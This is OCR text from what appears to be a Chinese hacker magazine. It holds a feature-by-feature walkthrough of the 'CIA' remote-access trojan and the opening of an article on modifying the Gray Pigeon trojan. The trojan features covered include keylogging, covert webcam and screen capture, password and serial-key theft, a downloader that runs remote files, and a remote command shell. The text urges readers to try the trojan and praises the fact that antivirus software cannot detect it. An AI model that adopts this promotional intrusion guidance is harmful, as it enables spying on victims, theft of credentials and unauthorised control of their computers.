


图11

用户在上线的用户列表上点击鼠标右键后选择"Connect TO IP"命令即可连接到远程计算机。如果用户采用的是反弹连接的上线方式，那么就点击"Client Options"菜单下的"SIN Console"命令，在弹出的窗口中点击"Start Listening"打开本地的监听端口，等待服务端的反弹连接。CIA木马除了服务端的配置功能强大之外，它的控制命令也是非常强的，不但使用了反弹连接技术、线程插入技术，在服务端的控制方面还使用了多线程的技术，这样用户就可以方便的同时运行多个命令。我们首先点击"Managers"按钮命令，它会弹出一个菜单列表，包括"File Manager"、"Process Manager"、"Message Manager"和"Scripting"等多个远程控制命令，这些命令都是木马最常见的控制命令，下面我们就来了解一下这些命令的功能。

点击"File Manager"命令，在弹出的窗口中用户可以对远程计算机中的文件进行上传、下载、删除、运行等操作，如图12所示。




图12

"Registry Manager"命令可以对远程计算机中的注册表进行管理，点击"Get Keys"就可以获得远程注册表，然后在"Path"选取需要管理的主键，再依次找到需要查找的内容进行包括新建、修改、删除在内的一系列修改。

"Process Manager"命令可以对远程计算机系统当前的进程进行管理，"Kill Selected"按钮对不需要的进程进行关闭。"Service Manager"是针对NT内核系统的服务项进行管理的命令，用户可以对服务项进行开始、停止、暂停等操作。也可以通过"All"、"Active"和"Inactive"等选项对全部服务、已经激活的服务以及未激活的服务进行单独的查看。"Windows Manager"命令可以对远程计算机中当前的窗口进行管理，你可以对这些窗口进行最大化、最小化、隐藏、关闭等操作，还可以对选中窗口的标题栏进行更改，并能通过键盘发送大量的指令。"Message Manager"按钮可以对远程计算机发送一些语句，例如：MM，交个朋友吧，如图13所示。




图13

"Scripting"命令可以通过用户编写一些脚本从而对远程计算机进行控制，并且可以对脚本的运行方式进行设置。在了解了CIA木马对远程计算机的一些管理控制命令以后，我们接着看其他的控制命令，黑客对远程视频的控制也非常的重要，"Visual/Audio"菜单下的命令就可以方便地实现我们的这些需要。点击"Screen Capture"命令，我们就可以对远程计算机的桌面进行查看，点击"Start Capture"命令就可以开始捕捉屏幕，如果用户选择了"Save Pics"选项，木马会自动对捕捉的屏幕进行保存。再选择了"Enable Screen Clicks"选项后，还可以通过捕捉的屏幕对远程计算机进行鼠标的控制，就像在自己的电脑上操作一样。

通过"Webcam Capture"命令，可以通过远程计算机中的摄像设备对图形进行捕捉。首先点击"List Drivers"和"Set Driver"按钮命令，它们可以查看远程计算机中是否安装有视频设备，如果有的话就可以点击

"Start Capture"命令进行图像捕捉。现在这种通过视频设备进行图像捕捉的方式在木马中是越来越流行。

"Keylogging"命令就是木马常见的键盘记录器，用它我们就可以获得远程用户的键盘记录。点击"Start Logging"开始记录，并可以通过"Save Log"和"Clear Log"对记录的内容进行保存或清除。还可以通过"Get Offline"和"Clear Offline"命令对远程计算机在脱机状态下的键盘记录进行查看和清除。通过"Streaming Audio"命令还可以对远程计算机的音频进行捕捉，并且针对不同的网络用户进行不同的音频记录。"Recovery"按钮下的命令可以使用户进一步的获得远程计算机中的信息。

点击"Find Files"按钮，用户可以指定在远程计算机的目录中搜索你需要的文件并进行下载，如图14所示。




图14

通过"Information"命令可以获得远程计算机的大量信息，包括系统信息、浏览器版本、文件目录等。"Misc Info"命令可以查看用户最近对系统的操作情况，包括最后运行的程序、搜索的文件等情况，"Passwords"命令可以读取众多软件的密码，如用户的登录密码、FXP工具、ICQ和The Bat等，"Cd keys"命令可以成功的获得远程系统中安装的软件的序列号，这在木马当中可是非常少见的。

通过"Clipboard"按钮，你可以查看对方电脑当前剪贴板中的内容，并且还可以对剪贴板中的内容进行更改。"Administration"按钮菜单下的命令可以对服务端进行一些杂项设置。通过"Server Admin"命令用户可以对服务端进行管理，包括服务端的卸载、关闭、重新启动等，"Power Admin"命令可以强行运行命令，包括系统重启、关机等。通过"Transfers"命令我们可以在进行文件传输的过程中查看文件的进程。"Socks 4 Server"命令可以在远程计算机中打开Socks 4服务，如果用户在配置服务端的时候没有进行设置，在这也可以进行Socks 4服务的开启。"Misc Comtrol"命令可以使远程系统中的命令提示符、系统还原、任务管理器以及注册表管理器进行禁止使用和开启使用的操作。"Web Downloader"命令你可以让服务端电脑下载你指定链接的内容并自动运行，如图15所示。



图15

"Communication"按钮下的菜单可以用于客户端等的通讯设置。如果你在前面通过视频设备观察觉得远程用户还不错的话，可以通过"Server Chat"按钮来和对方进行交流，这在不知道对方QQ号码的时候是十分管用的。在"Your Nick"和"There Nick"中分别输入你的昵称和对方的昵称，再选择你喜欢的聊天模式后，点击"Open Chat"按钮就可以开始聊天了。客户端用户除了可以和远程的服务端用户进行聊天外，通过"Client Chat"命令还可以和其他的客户端用户进行交流。通过"Remote Email"命令，用户可以给网络中的用户发送匿名的邮件。CIA的作者真是考虑周全啊。

"Fun Options"按钮下的命令都是一些整人、娱乐用的命令。"Classic Fun"命令虽然打着"Classic"的旗号，其实里面包括的都是一些常见的恶作剧命令，在这你可以隐藏对方的桌面、任务栏，打开、关闭显示器、光驱，电击对方等，如图16所示。




图16

你可以通过这些工具"为所欲为"，直到将对方搞死为止。"Mouse Fun"命令也是恶作剧的一部分，不过它针对的是用户手中的鼠标，例如可以进行左右键的交换、更改鼠标等。我们还可以利用"Printer Fun"命令，通过远程计算机中的打印机打印键入的文字。在窗口输入需要打印的文字，点击"Print Text Remotely"就可以成功在对方打印出这些文字。如果你不好意思向MM表白的话，这个功能就非常的适合你。通过"System Colours"命令可以对远程系统中的各项颜色进行设置更改。"Nt Speaker"命令可以使远程计算机的音箱发出各种噪声，用户还可以对发出噪声的音频、时间以及声音类型进行设置，使得对方痛不欲生，如图17所示。




图17

"Resolutions"命令可以对显示器的分辨率进行更改，将分辨率给它设置最高，很快显示器就会冒烟的。首先点击"Get resolution"按钮得到远程计算机可以使用的分辨率，然后选择你需要的分辨率后点击"Set resolution"按钮进行修改。像这样的功能，在木马中还是不多见的。"Applications"菜单下的命令可以对远程系统中的附加软件进行控制，包括MSN、IE浏览器等。"Msn Messenger"命令不用说，就是针对系统的即时通讯软件MSN的。"Grab Contacts""Open Fake Msn"。

而"Internet Explorer"命令就是针对IE浏览器的，用它可以获得浏览器的历史纪录、首页设置以及打开用户设置的网页链接，可以查看并修改远程主机的IE浏览器属性。你还可以通过"Send"按钮让对方浏览器打开某个设定的网页地址。"Ms-Dos"命令就是直接在客户端程序中直接的模拟出了远程的命令提示符窗口。在对方机器并不侦听端口，在此我们可以执行很多终端命令。

到此为止，CIA的主要命令就介绍完了，不过你不要心急，因为还有一些个性化的命令需要设置。

点击"Client Options"菜单下的"Skin Manager"命令，在这里我们可以给木马进行换肤的操作。首先选种需要的皮肤，然后在上面双击或者点击界面上的"Apply Skins"按钮就可成功的对木马进行换肤操作，除此以外我们还可以通过更改"Hue"的数值来调节界面的颜色及亮度，如图18所示。

通过"Address Book"命令，可以方便地对远程用户进行管理。"Monitor"命令这可以对数据的流量进行监控，当客户端和服务端连接成功后，我们就可以从这得到数据流量，"Received Bytes"和"Send Bytes"分别表示接收和已经发送的数据。通过"Plugin Engine"命令，用户可以对CIA木马中的插件进行管理，用户在使用上面介绍的某些命令的时候木马就会





图18

提醒用户缺少插件。新版本中新增加了FBI聊天插件、Flowbys文本朗读插件、MSN插件编辑器、字体插件编辑器示例、消息插件编辑器示例，用户除了可以使用现成的插件外，还可以通过VB方便地创建服务端插件支持自创插件。

到此为止，这款功能强大的木马终于介绍得差不多了。通过上面的介绍，我想用户已经了解到CIA的强大功能和非凡的能力了吧，你有没有对这种木马的存在感到害怕呢。不管怎么样，如果你喜欢这款木马，那就赶快试试吧。

适合读者：黑器迷
前置知识：无

改造灰鸽子



文/图 望海潮

看了《黑客防线》2005年第11期的《谁是你的卧底——体验灰鸽子企业版》，作者对灰鸽子和Radmin对比分析的透彻直叫我们菜鸟一族连喊佩服，灰鸽子以其友好的操作界面和简单的操作方法深受广大黑迷们的青睐，尤其是在灰鸽子企业版中增加的虚拟视频驱动技术（虚拟了一个新的显卡），彻底一改灰鸽子以前版本在视频操作时的卡滞现象，流畅程度远远超过Radmin，另外在使用过程中发现灰鸽子企业版生成的服务端程序不用处理就完全免杀，这可是我们广大菜鸟的最爱呀！就这两点俺就死心塌地地选择了灰鸽子。

用过Radmin的朋友们都知道，在安装方面，Radmin除了提供标准的安装界面外如图1所示，还提供了DOS界面下的安装方式，这就在很大程度上方便了我们在不同入侵情况下的需要：如我们用远程终端（3389）或Pcanywhere登录肉鸡时，安装Radmin就可以用图1所示的图形界面形式安装，当我们用系统漏洞或者其它软件漏洞溢出程序远程溢出，把Radmin上传后，可以用如图2所示的DOS界面下的安装方式。

既然俺现在对灰鸽子感兴趣，就在思索灰鸽子企业版是否在能够提供图形界面安装形式时，也提供DOS界

